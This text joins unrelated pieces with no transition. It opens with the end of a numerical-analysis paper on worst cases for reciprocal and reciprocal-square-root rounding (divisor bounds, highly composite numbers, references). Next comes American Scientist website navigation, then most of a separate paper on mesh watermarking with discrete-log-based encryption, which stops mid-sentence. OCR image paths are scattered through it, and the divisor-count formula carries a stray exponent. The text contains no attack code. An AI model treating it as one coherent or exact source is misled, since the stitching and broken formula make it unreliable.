1.7609	1.9101	1.5664	1.5585
1.5939	1.5742	1.9140	1.2128
1.4508	1.3632	1.4765	1.5625
1.3256	1.3144	1.0839	1.2558
1.2144	1.2050	1.2187	1.2890
1.1143	1.0175	1.0996	1.4296
1.0233	1.0273	0.9335	0.9687
0.9400	0.7539	0.9062	0.8828
0.8630	0.7636	0.8613	0.8789
0.7915	0.6875	0.7187	0.6875
0.7248	0.6933	0.6621	0.7832
0.6623	0.6621	0.5976	0.7656
0.6035	0.5878	0.5468	0.6445
0.5479	0.5546	0.6210	0.5683
0.4953	0.4941	0.5136	0.6289
0.4453	0.4394	0.3847	0.3652
0.3976	0.3984	0.4453	0.4277
0.3522	0.3417	0.3476	0.3242
0.3087	0.3203	0.2890	0.3593
0.2670	0.2382	0.2285	0.2773
0.2270	0.2480	0.2070	0.3007
0.1885	0.1347	0.2207	0.2148
0.1515	0.1347	0.1640	0.1562
0.1158	0.0839	0.0976	0.1015
0.0813	0.0917	0.1054	0.0761
0.0480	0.0449	0.0371	0.0527
0.0157	0.0078	0.0078	0.0156
1.0000	0.9660	1.0701	0.9755

So much for the average case. What about the worst case? This seems a more difficult question to address theoretically, but in the next section we will show how to obtain a pessimistic upper bound.

Feasibility of distribution algorithm

Although the final number of values produced depends on the number of balanced factorizations, the process by which the balanced factorizations are enumerated involves examination of many dead-end paths, so the runtime of the distribution process may be very large relative to the final number of possibilities produced. A reasonable, though pessimistic, bound on the runtime of the distribution algorithm for a value n is $d(n)$, the *total* number of divisors of n, regardless of balance. For even without early cutoffs owing to range limitations, the algorithm cannot examine, given

$$n = \Pi_{i=1}^{i=k} p_i^{\alpha_i}$$

more than

$$d(n) = \Pi_{i=1}^{i=k} (1 + \alpha_i)^n$$

possibilities, since each factor $p_i^{\alpha_i}$ can, without range cutoffs, be distributed in $1 + \alpha_i$ ways.

It is well known that the average number of divisors $d(n)$ of a number near n is approximately $d(n) = \ln(n)$. This can easily be derived using the same sort of argument as we used above for balanced products [2]. This suggests that on average, the distribution process will not have many cases to examine; even for quad precision, we have $n \leq 2^{230}$ and so $\ln(n) \leq 160$.

What about the worst case? The number of divisors of a number can be much larger than $\ln(n)$. In fact [2], *almost all* numbers (in a precise sense) have about $\ln(n)^{\ln(2)}$ divisors, with the larger overall average of $\ln(n)$ resulting from a small proportion of numbers with many more divisors. Asymptotically, it is known [2] that $d(n)$ has an upper limit of exactly $2^{\ln(n)/\ln(\ln(n))}$, or more precisely, that if $\epsilon > 0$ then $d(n) < 2^{(1+\epsilon)\ln(n)/\ln(\ln(n))}$ for all sufficiently large n, while $d(n) > 2^{(1-\epsilon)\ln(n)/\ln(\ln(n))}$ for infinitely many n.

This asymptotic limit needs refinement to be useful to us for the concrete ranges we are interested in. We can obtain a more refined estimate of the maximum $d(n)$ for all n below some limit N we are interested in as follows. The key to efficient search is to seek the *minimal* n with the *maximal* number of divisors possible for $n \leq N$. The minimality constraint forces strong patterns onto the prime factorization. Suppose that n has the following prime factorization:

$$n = \Pi_{i=1}^{i=k} p_i^{\alpha_i}$$

Let $p_i < p_j$ be two primes (not necessarily appearing with nonzero index in the above factorization) such that $p_i^{\beta} < p_j < p_i^{\beta+1}$ for some nonnegative integer β. Then it is easy to see that if n has the minimality property, the following relationships hold between the α's:

$$\beta\alpha_j \leq \alpha_i \leq (\beta + 1)\alpha_j + 2\beta$$

For if the first inequality failed we could get a smaller number with at least as many divisors by replacing $p_i^{\alpha_i} p_j^{\alpha_j}$ with $p_i^{\alpha_i+\beta} p_j^{\alpha_j-1}$, while if the second inequality failed we could likewise replace it with $p_i^{\alpha_i-(\beta+1)} p_j^{\alpha_j+1}$.

This observation includes the case where p_j is the first prime beyond those appearing in the factorization, and in this case $\alpha_i \leq 2\beta$. For example, if 17^{α} appears in the factorization, so must $3^{2\alpha}$ and $2^{4\alpha}$, while if no power of 17 appears in the factorization then the highest possible power of 2 appearing is 2^8, and the highest power of 3 is 3^6. Note in particular that the factorization of the minimal n must contain the first k consecutive primes without gaps, for some k.

These observations cut down the search space dramatically enough that we can easily perform an exhaustive search for the precise worst numbers up to quite large values, say 2^{3000}. The following table shows, for various values of p up to 230, the minimal $n \leq 2^p$ with the largest number of divisors possible in that range. For each such n, we show $\log_2(n)$ and $\log_2(d(n))$ (where $d(n)$ is the number of divisors of n), as well as the ratio with the expected limit superior $r(n) = \log_2(d(n))/(\ln(n)/\ln(\ln(n)))$ and the actual factorization of n.

p	$\log_2(n)$	$\log_2(d(n))$	$r(n)$	Factorization of that worst n
10	9.71	5.00	1.416	$2^3\ 3\ 5\ 7$
20	19.45	7.90	1.525	$2^4\ 3^2\ 5 \cdots 13$
30	29.45	10.39	1.535	$2^6\ 3^3\ 5^2\ 7 \cdots 17$
40	39.80	12.71	1.528	$2^6\ 3^4\ 5^2\ 7 \cdots 23$
50	49.84	14.75	1.512	$2^5\ 3^3\ 5^2\ 7^2\ 11 \cdots 31$
60	59.96	16.71	1.498	$2^6\ 3^4\ 5^3\ 7^2\ 11 \cdots 37$
70	69.42	18.49	1.488	$2^7\ 3^4\ 5^2\ 7^2\ 11 \cdots 43$
80	79.88	20.33	1.474	$2^8\ 3^5\ 5^3\ 7^2\ 11 \cdots 47$
90	89.90	22.07	1.463	$2^8\ 3^4\ 5^3\ 7^2\ 11 \cdots 59$
100	99.88	23.75	1.453	$2^7\ 3^5\ 5^3\ 7^2\ 11^2\ 13 \cdots 61$
110	109.64	25.33	1.443	$2^8\ 3^5\ 5^3\ 7^2\ 11 \cdots 71$
120	119.87	26.97	1.435	$2^7\ 3^6\ 5^3\ 7^2\ 11^2\ 13 \cdots 73$
130	129.87	28.56	1.427	$2^7\ 3^6\ 5^3\ 7^2\ 11^2\ 13^2\ 17 \cdots 79$
140	139.99	30.12	1.420	$2^{10}\ 3^5\ 5^4\ 7^2\ 11^2\ 13^2\ 17 \cdots 83$
150	149.74	31.66	1.416	$2^9\ 3^5\ 5^3\ 7^2\ 11^2\ 13^2\ 17 \cdots 97$
160	159.79	33.14	1.408	$2^8\ 3^6\ 5^3\ 7^3\ 11^2\ 13^2\ 17 \cdots 101$
170	169.83	34.66	1.404	$2^9\ 3^5\ 5^3\ 7^2\ 11^2\ 13^2\ 17 \cdots 107$
180	179.99	36.14	1.398	$2^8\ 3^6\ 5^3\ 7^3\ 11^2\ 13^2\ 17 \cdots 109$
190	189.82	37.56	1.393	$2^9\ 3^5\ 5^4\ 7^2\ 11^2\ 13^2\ 17^2\ 19 \cdots 113$
200	199.88	39.02	1.388	$2^{10}\ 3^6\ 5^3\ 7^3\ 11^2\ 13^2\ 17^2\ 19 \cdots 127$
210	209.93	40.43	1.383	$2^{10}\ 3^6\ 5^3\ 7^3\ 11^2\ 13^2\ 17 \cdots 137$
220	219.87	41.83	1.379	$2^8\ 3^5\ 5^4\ 7^3\ 11^2\ 13^2\ 17^2\ 19 \cdots 139$
230	229.92	43.21	1.375	$2^{10}\ 3^5\ 5^3\ 7^3\ 11^2\ 13^2\ 17 \cdots 151$

We can see that even for double-extended precision, the number of factorizations that could possibly need to be examined is about 2^{28}. Although a fairly large number, this is definitely feasible. (And of course in practice such cases are exceptional and not all factorizations would be examined.) For quad precision, on the other hand, it is entirely possible for the search to be infeasible. We have not yet encountered this phenomenon in practice, however.

Note that $d(n)$ also gives an upper bound to the number of balanced factorizations. It is, of course, pessimistic, but testing on some of the values above suggests that the the number of balanced factorizations is a reasonable proportion (say 10%) of the total number of divisors. Naturally, it would be better to refine all these estimates to consider only numbers very close to the powers of 2, which is what we are really interested in.

The special numbers that we searched for above are particular cases of *highly composite numbers* [13]. For a detailed survey of the subject see [10], while Achim Flammenkamp's Web page seems to give a more efficient algorithm for generating HCNs:

`http://wwwhomes.uni-bielefeld.de/achim/highly.html`

The sequence of highly composite numbers is A002182 in Sloane's Encyclopedia of Integer Sequences.

8 Extension to reciprocal square root

It is interesting to note that a similar factor distribution technique can be used to attempt to find exceptional cases

for the reciprocal square root. In this case, we seek floating-point numbers or midpoints w and floating-point numbers y such that

$$\frac{|w - \frac{1}{\sqrt{y}}|}{|\frac{1}{\sqrt{y}}|}$$

is small. We can rewrite this as:

$$|\sqrt{y}(w - \frac{1}{\sqrt{y}})| = |w\sqrt{y} - 1|$$

In the critical cases where $w\sqrt{y} - 1$ is very small, then $w\sqrt{y} + 1$ is almost exactly 2 and so:

$$|w\sqrt{y} - 1| = \frac{|w^2 y - 1|}{|w\sqrt{y} + 1|} \approx \frac{|w^2 y - 1|}{2}$$

Once again, let us scale the values w and y to integers m and b:

$$\begin{array}{ll} y = 2^{e_y} b & 2^{p-1} \leq b < 2^p \\ w = 2^{e_w} m & 2^p \leq m < 2^{p+1} \end{array}$$

and then the distance we are interested in is then:

$$\frac{|m^2 b - 2^q|}{2^{q+1}}$$

where $q = -(2e_w + e_y)$. So we seek cases where $d = m^2 b - 2^q$ is as small as possible. Keeping in mind the range restrictions, we see that $2^{3p-1} \leq m^2 b < 2^{3p+2}$. As with simple reciprocals, it is impossible to come very close to the extremal powers of 2, but we do now need to consider two cases, $q = 3p$ and $q = 3p + 1$.

The reciprocal square root function is of some theoretical interest because it seems *prima facie* possible that $d = m^2 b - 2^q$ could be very small, perhaps even ± 1, yet no precisions where it is much smaller than 2^p have ever been found, and one might expect on naive statistical grounds that it is unlikely. (We only have 2^{2p} different choices of pairs m and b, and are scattering the resulting $m^2 b$'s somehow over an interval of size about 2^{3p}.) Li [7] proves that *assuming* the ABC conjecture from number theory holds, the distance is indeed of order 2^p for all sufficiently large p. Even if the ABC conjecture were proven, however, it's not clear whether it would be possible to constructivize the proof in order to obtain useful bounds for specific precisions. Iordache and Matula [4] observe that $d = 1$ is impossible in general, allowing the accuracy required to be lowered slightly, but add that 'trying to lower it is not an easy problem, even for a fixed p'. Although the present work does not touch the general case, and nor can it fully bridge the gap between expected and provable bounds, it *does* allow us quite easily to improve the provable bound for the typical p we are interested in by a reasonable factor.

We can take over the prime distribution function with little change. The only difference is that we now need to distribute the prime factors among $m^2 b$. This has the immediate consequence that only even powers of primes can be allocated to the m^2 part, and so any prime appearing to an odd power in the prime factorization of $2^q + d$ must be allocated at least once to b. This is almost always enough to render the distribution immediately impossible. We have made some searches for double-extended precision ($p = 64$) and quad precision ($p = 113$). For double-extended, we have shown that $d \leq 1024$ is impossible, and it would be easy to continue the search much further. For quad precision, the cost of factoring numbers is now a serious bottleneck, with a single number sometimes taking a day of CPU time and one of the factorizations for the $d = 6$ case apparently defeating factorization in a reasonable time. Nevertheless we have at least shown that $d < 6$ is impossible, which represents some improvement. For smaller precisions, it seems likely that other algorithms based on an (intelligent) exhaustive analysis of the whole space of significands would be more efficient. For example Lang and Muller [5] have performed a complete analysis of the double-precision case $p = 53$ (and found that the minimal distance is about 2^{-110}).

9 Conclusion

The methods described here allow reasonably effective isolation of the 'worst cases' for the reciprocal function. This opens the way to correctness proofs of reciprocal algorithms using the same kind of two-part approach used by Cornea [1] for square roots. In the absence of new theoretical advances, the method described may also be the best available means of improving the difficulty bounds on the reciprocal square root functions for larger precisions. Although our method has feasibility problems for the extreme case of quad-precision reciprocal square roots, it would be possible to explore alternative factoring algorithms. The numbers we are interested in factoring are very close (in relative terms) to powers of 2, so it is possible that algorithms such as the Special Number Field Sieve (SNFS) would give much better results.

Acknowledgements

The author is grateful to the anonymous referees, who made a number of excellent suggestions, and pointed out connections of which the author had been unaware.

References

[1] M. Cornea-Hasegan. Proving the IEEE correctness of iterative floating-point square root, divide

and remainder algorithms. *Intel Technology Journal*, 1998-Q2:1–11, 1998. Available on the Web as `http://developer.intel.com/technology/itj/q21998/articles/art_3.htm`.

[2] G. H. Hardy and E. M. Wright. *An Introduction to the Theory of Numbers*. Clarendon Press, 5th edition, 1979.

[3] J. Harrison. Formal verification of IA-64 division algorithms. In M. Aagaard and J. Harrison, editors, *Theorem Proving in Higher Order Logics: 13th International Conference, TPHOLs 2000*, volume 1869 of *Lecture Notes in Computer Science*, pages 234–251. Springer-Verlag, 2000.

[4] C. Iordache and D. W. Matula. On infinitely precise rounding for division, square root, reciprocal and square root reciprocal. In I. Koren and P. Kornerup, editors, *Proceedings, 14th IEEE symposium on on computer arithmetic*, pages 233–240, Adelaide, Australia, 1999. IEEE Computer Society. See also Technical Report 99-CSE-1, Southern Methodist University.

[5] T. Lang and J.-M. Muller. Bounds on runs of zeros and ones for algebraic functions. Research Report 4045, INRIA, 2000.

[6] V. Lefèvre and J.-M. Muller. Worst cases for correct rounding of the elementary functions in double precision. Research Report 4044, INRIA, 2000.

[7] R.-C. Li. The ABC conjecture and correctly rounded reciprocal square root. Preprint, 2002.

[8] P. Markstein. *IA-64 and Elementary Functions: Speed and Precision*. Prentice-Hall, 2000.

[9] P. W. Markstein. Computation of elementary functions on the IBM RISC System/6000 processor. *IBM Journal of Research and Development*, 34:111–119, 1990.

[10] J.-L. Nicholas. On highly composite numbers. In *Ramanujan Revisited: Proceedings of the Centenery Conference*, pages 215–244. Academic Press, 1988.

[11] M. Parks. Number-theoretic test generation for directed rounding. *IEEE Transactions on Computers*, 49:651–658, 2000.

[12] V. Pratt. Every prime has a succinct certificate. *SIAM Journal of Computing*, 4:214–220, 1975.

[13] S. Ramanujan. Highly composite numbers. *Proceedings of the London Mathematical Society*, 14:347–409, 1915.

[14] P. T. P. Tang. Testing computer arithmetic by elementary number theory. Preprint MCS-P84-0889, Mathematics and Computer Science Division, Argonne National Labs, 1989.

American Scientist online
THE MAGAZINE OF SIGMA XI, THE SCIENTIFIC RESEARCH SOCIETY

In This Section

Search

Book Reviews by Issue

Issue Index

Topical Index

Author Index

Institutional Licensing

American Scientist Classics

Site Search

GO

Advanced Search

Visitor Login

Username

Password

SIGN IN

Help with login

Forgot your password?

Archives


FEATURED ITEM

The Kolam Tradition

Marcia Ascher

Kolam figures, as "drawn" by the women of Tamil Nadu, have provided material for illustrating known approaches to the analysis and description of pictures and also have stimulated new approaches.

Read More



SECTION CONTENTS

Welcome to the *American Scientist Online* archive of back-issue content. Members and subscribers have full access to the content of recent back issues. Selected content is available for issues prior to 1998. These items are listed as "Classics."

Search

Search for text, titles, authors, career opportunities, publishers, and more.

Book Reviews by Issue

Browse the contents of Scientists' Bookshelf in past issues.

Indexes

Browse *American Scientist* contents by issue date, topic or author.

Institutional Licensing

Offer your patrons full access to the site through our institutional licensing program.

American Scientist Classics

A collection of our most popular articles.

Efficient Mesh Licensing

Stephen Toub
toub@fas.harvard.edu

Alexander Healy
ahealy@fas.harvard.edu

May 24, 2001

Abstract

We present an efficient mesh watermarking scheme whereby a vendor can embed purchaser-specific information (i.e. a user license) into a mesh upon the sale of the mesh. This watermark is robust to translation, rotation, uniform scaling, cropping and random perturbation of vertices (up to a threshold). Furthermore, since this method imposes only minor changes to the geometry of the model, it can be used in conjunction with ownership watermarks such as the technique presented in [2].

Introduction

The practice of *watermarking* geometric models involves a trade-off between several important properties: robustness (whether the model retains the watermark even after having been modified), information (how many bits can be encoded in the model), non-malleability (how secure the watermark is against forgery) and efficiency (how much preprocessing is required to embed the watermark and how much processing is required to recover it). In this work, we focus on the last two properties, non-malleability and efficiency, while still providing a modicum of robustness. We present an efficient mesh watermarking scheme whereby a vendor can embed purchaser-specific information (i.e. a user license) into a mesh upon the sale of the mesh. This watermark is robust to translation, rotation, uniform scaling, cropping and random perturbation of vertices (up to a threshold). The security of this watermark against forgery is grounded in the (conjectured) difficulty of computing discrete logarithms in a finite group, and, more generally, we illustrate a technique for representing a cryptographic/algebraic structure within the framework of polygonal meshes.

Previous Work and Motivation

Steganography (information-hiding) is of great interest to many content providers including those who provide digital audio and digital images. The watermarking techniques from these areas have been extended and modified so that polygonal meshes can be watermarked. We focus on two noteworthy examples:

In [5], Wagner presents a robust watermarking scheme that uses the lengths of edges in the mesh to hide a message. The watermark is preserved even after affine-transformations and cropping. However, the process of embedding the watermark is quite costly and can necessitate solving very large linear systems. This is impractical if we want to embed a different watermark each time a mesh is sold (e.g. if the watermark is to include the name of the purchaser). Hence, we would like a watermarking scheme which is allows the purchaser-specific information to be embedded very efficiently.

In [2], the authors present a watermarking scheme in which the message is hidden in the geometry (as opposed to the connectivity) of the mesh. This scheme is robust to arbitrary affine transformations and re-meshing. In order to ensure that the watermark non-invertible (i.e. to prevent false ownership claims), the authors suggest using a cryptographic hash of the ownership information to seed a random number generator that produces the watermark that will be embedded. This works if a given owner wants to show that he owns the mesh; however, if we are embedding purchaser-specific information into the mesh, this can be problematic. Consider the following simple scenario:

Alice sells a mesh to Bob with a watermark that says "This is Alice's mesh and Bob is licensed to use this copy." Now Bob gives the mesh to Carol. Alice

recognizes Carol's mesh, but she cannot determine that it was Bob that gave the mesh to Carol (illegally), unless she guesses that the watermark was "This is Alice's mesh and Bob is licensed to use this copy," and not "This is Alice's mesh and (anyone's name) is licensed to use this copy."

Hence, we would like a scheme in which we can guarantee that the watermark cannot be forged, but where we can recover the watermark text rather than just verifying it, i.e. where we do not have to know the watermarked information before it is recovered.

Encoding Information

In this section we are concerned with the problem of encoding a string of n bits into a mesh. In the next section we will address the issues of encrypting that string before it is embedded into the mesh. Let the original mesh be denoted by $\mathcal{O}$. From this mesh we will construct two meshes, $\mathcal{A}$ and $\mathcal{B}$, which have the same connectivity as $\mathcal{O}$, but where the vertices have been perturbed. In particular, for each vertex $v \in \mathcal{O}$, we compute the tangent plane at v, and we project the star of v onto the tangent plane. Let ϵ denote the length of the shortest edge incident to v in this projection. Next we randomly choose an angle $\theta \in [0, 2\pi)$, and a length $\ell \in (0, \frac{\epsilon}{\lambda}]$, where λ is a constant parameter ($\lambda = 8$ works well in practice). In mesh $\mathcal{A}$, the vertex corresponding to v is moved a distance ℓ in the direction θ on the tangent plane; in mesh $\mathcal{B}$, the vertex corresponding to v is moved a distance ℓ in the opposite direction.

Recall that n denotes the number of bits we wish to encode in the mesh. Now, we partition the vertices V of $\mathcal{O}$ into n sets, S_i, of size $\left\lfloor \frac{|V|}{n} \right\rfloor$ or $\left\lceil \frac{|V|}{n} \right\rceil$. To create a watermarked mesh, $\mathcal{W}$, with an n-bit text $T = b_1 b_2 \dots b_n$ embedded into it, we do the following: For each S_i, we choose the positions of the vertices in $\mathcal{W}$ from $\mathcal{A}$ if $b_i = 0$ and from $\mathcal{B}$ if $b = 1$. We can now interpret the effect of such an encoding in a more conventional setting: While we cannot assume that the S_i's will remain secret, we know that each vertex in $\mathcal{A}$ and $\mathcal{B}$ was produced by the exact same random process (recall that one vertex was perturbed by ℓ where as the other was perturbed by $-\ell$); therefore, to a third party who does not know the text T which is encoded in the mesh, there is no way for them to determine whether a given vertex (and hence a set of vertices) came from $\mathcal{A}$ or $\mathcal{B}$. In this way, this encoding is information-theoretically secure, provided that $\mathcal{A}$ and $\mathcal{B}$ are kept secret. In particular, it is analogous to encoding T as $T \oplus S$ for some randomly-generated secret key S.

To recover a message from such a watermarked mesh, $\mathcal{W}$, we need to realign the mesh and compare the locations of the vertices in each set S_i of $\mathcal{W}$ to the locations of the vertices in $\mathcal{A}$ and $\mathcal{B}$. If a majority of the vertices in a given set S_i are closer to the corresponding vertices in mesh $\mathcal{A}$, then bit i is taken to be a 0. Otherwise, bit i is taken to be a 1. The topic of realigning (or registering) the watermarked mesh is discussed in [2].

Finally, a note about efficiency: If we assume that the meshes $\mathcal{A}$ and $\mathcal{B}$ have been created as a preprocess, then the process of creating a mesh with an n-bit text T encoded into it simply involves choosing the positions for the vertices from either $\mathcal{A}$ or $\mathcal{B}$. Hence, this encoding process is $O(|V|)$, where V denotes the set of vertices of the mesh.

Encryption

In the above scheme, if the encoded message is known and the S_i's are known (this may be possible by comparing many encoded meshes) then such a watermark can be forged. In order to thwart such an attack, we will not encode the message M, but rather $E(M)$, where E is a private-key encryption function.

Since the messages we encode into the mesh are simply elements of $\{0,1\}^n$, it is natural to consider a message M as an element of $\mathbb{F}_{2^n}$, realized as $\mathbb{F}_2[x]/f(x)$ where $f(x)$ is an irreducible polynomial of degree n (since each polynomial in this quotient is easily represented a n-tuple of 0's and 1's, namely the coefficients of the polynomial). Furthermore, we choose n so that $2^n - 1$ is prime, i.e. a Mersenne prime. This ensures that the multiplicative group $\mathbb{F}_{2^n}^{\times}$, which has order $2^n - 1$, is cyclic of prime order, and hence every message is a multiplicative generator, except for the messages $0 \dots 00$ and $0 \dots 01$, which we assume will never be used. Although Mersenne primes are relatively rare, there are several reasonable values of n for this application, namely $n = 521, 607$ or 1279 (see sequence $A000043$ in [4]).

Now, we can use the following private-key encryption function, with secret key $s \in \{1, 2, \ldots, 2^n - 1\}$. Given a message $M \in \mathbb{F}_{2^n}^{\times}$, the encryption, of M is defined by $E(M) = M^s$.

Such a private-key encryption function is desirable because its security can be shown to be equivalent to solving the Diffie-Hellman problem and, in this case, also the discrete logarithm problem.

Problem 1 (Diffie-Hellman Problem). *Given a cyclic group, G, a generator $g \in G$, g^a and g^b for some unknown integers a and b, compute g^{ab}.*

Problem 2 (Discrete Logarithm Problem). *Given a cyclic group, G, a generator $g \in G$, and g^a, for some unknown integer a, compute a.*

It is conjectured that there is no efficient (i.e. polynomial-time) algorithm to solve these problems over various groups G, including $G = \mathbb{F}_{2^n}^{\times}$. Clearly, if one can solve the Discrete Logarithm Problem efficiently, then one can also solve the Diffie-Hellman problem efficiently, but the converse is not known to be true in general. Even so, in [1], Maurer shows that these two problems are computationally equivalent if $p - 1$ or $p + 1$ is sufficiently smooth for each prime factor p of $|G|$. Since we have chosen G to have prime order equal to $2^n - 1$, the only prime factor of $|G|$ is $2^n - 1$ and $(2^n - 1) + 1 = 2^n$ is 2-smooth; hence, the hypotheses of Maurer's result are met and the two problems are computationally equivalent.

This is of interest to us, since the following result relates the difficulty of forging an encryption $E(M)$ (given M, and without knowing the secret key s) to the difficulty of solving the Diffie-Hellman Problem.

Proposition 1. *Suppose an adversary has a polynomially-bounded number of pairs $(M_i, E(M_i))$, where the known plaintexts M_i, are randomly distributed over all possible messages in $\mathbb{F}_{2^n}$. Then, if the adversary can efficiently compute $E(M')$ for some known message M', then she can efficiently solve the Diffie-Hellman Problem in $\mathbb{F}_{2^n}^{\times}$.*

Proof. First we show that only one pair $(M_0, E(M_0))$ is necessary. This is simply because given such a pair, we can construct random pairs $(M_i, E(M_i))$, by computing $(M_0^r, E(M_0)^r)$ for a random $r \in [1, 2, \ldots, 2^n - 1]$. Clearly, $E(M_0)^r = (M_0^s)^r = (M_0^r)^s = E(M_0^r)$, and since any message M_0 is a generator, M_0^r is different for every r; hence a random choice of r yields a random pair $(M, E(M))$ where $M = M_0^r$. Thus, if the adversary can efficiently compute the ciphertext $E(M')$, given a polynomial number of random pairs $(M_i, E(M_i))$, then she can can efficiently compute $E(M') = M'^s$ given a single pair $(M_0, E(M_0))$. However, $M' = M_0^t$ for some t, since M_0 is a generator. Therefore, the adversary is able to efficiently compute $M'^s = (M_0^t)^s = (M_0)^{st}$ given a generator M_0, $M_0^s = E(M_0)$ and $M_0^t = M'$. This is exactly the statement of the Diffie-Hellman Problem, and the result follows. □

Corollary 1. *Suppose an adversary has a polynomially-bounded number of pairs $(M_i, E(M_i))$, where the known plaintexts M_i, are randomly distributed over all possible messages in $\mathbb{F}_{2^n}$. Then, if the adversary can efficiently compute $E(M')$ for some known message M', then she can efficiently solve the Discrete Logarithm Problem in $\mathbb{F}_{2^n}^{\times}$.*

Proof. By the previous proposition, we know that the adversary can efficiently solve the Diffie-Hellman Problem in $\mathbb{F}_{2^n}^{\times}$. By Maurer's result in [1], we know that the existence of an efficient algorithm to solve the Diffie-Hellman Problem in $\mathbb{F}_{2^n}^{\times}$ implies that there is an efficient algorithm for solving the Discrete Logarithm Problem in $\mathbb{F}_{2^n}^{\times}$. □

Unfortunately, this result depends on the known plaintexts, M_i, being random. It is possible, however, that an adversary would choose the M_i's deterministically in order to improve his chance of forging messages. To thwart such an attack, we recommend padding the messages with random bits before encoding them, i.e. given $M = m_1 m_2 \ldots m_k$, with $m_i \in \{0, 1\}$ let $M' = m_1 m_2 \ldots m_k r_{k+1} r_{k+2} \ldots r_n$ where the r_i are random bits, and compute $E(M')$. This will serve to randomize the plaintexts before they are encoded. The size of k, relative to n will determine the security of this encoding (and conversely how much information is encoded).

Application


As we have noted before, this scheme only makes minor changes to the geometry of the model. For this reason, it could be used in conjunction with the watermarking scheme proposed in [2], as in the following example:


Meshmart licenses meshes that it owns to its customers. All of Meshmart's meshes are watermarked using Praun et al.'s scheme from [2]. Furthermore, each time a mesh is licensed to a customer, that customer's information is embedded using the scheme presented above. This way, Meshmart's meshes are always provided with both an ownership watermark and a license watermark, and so if Alice is found to have a mesh containing Meshmart's ownership watermark, but without a valid license watermark, she is culpable for mesh-fraud. Additionally, our method allows for the possibility that Alice's mesh will also retain its license watermark, revealing that Bob in fact purchased the mesh from Meshmart, and gave it (illegally) to Alice.

Implementation


The accompanying implementation demonstrates the functionality of our proposed licensing scheme with triangular meshes. The application was written in C++, using OpenGL and our own mesh representation/manipulation library. Meshes are read and stored as .GEOM files. For simplicity, this application does not actually perform the encryption steps described above. Even so, exponentiation in $\mathbb{F}_{2^n}$ can be performed very quickly and so the difference in performance is negligible. The following screen-shots demonstrate the functionality of the system:


As a preprocess, a .MAB (Mesh A, B) file is created which stores the displacement information of the vertices and any key information:



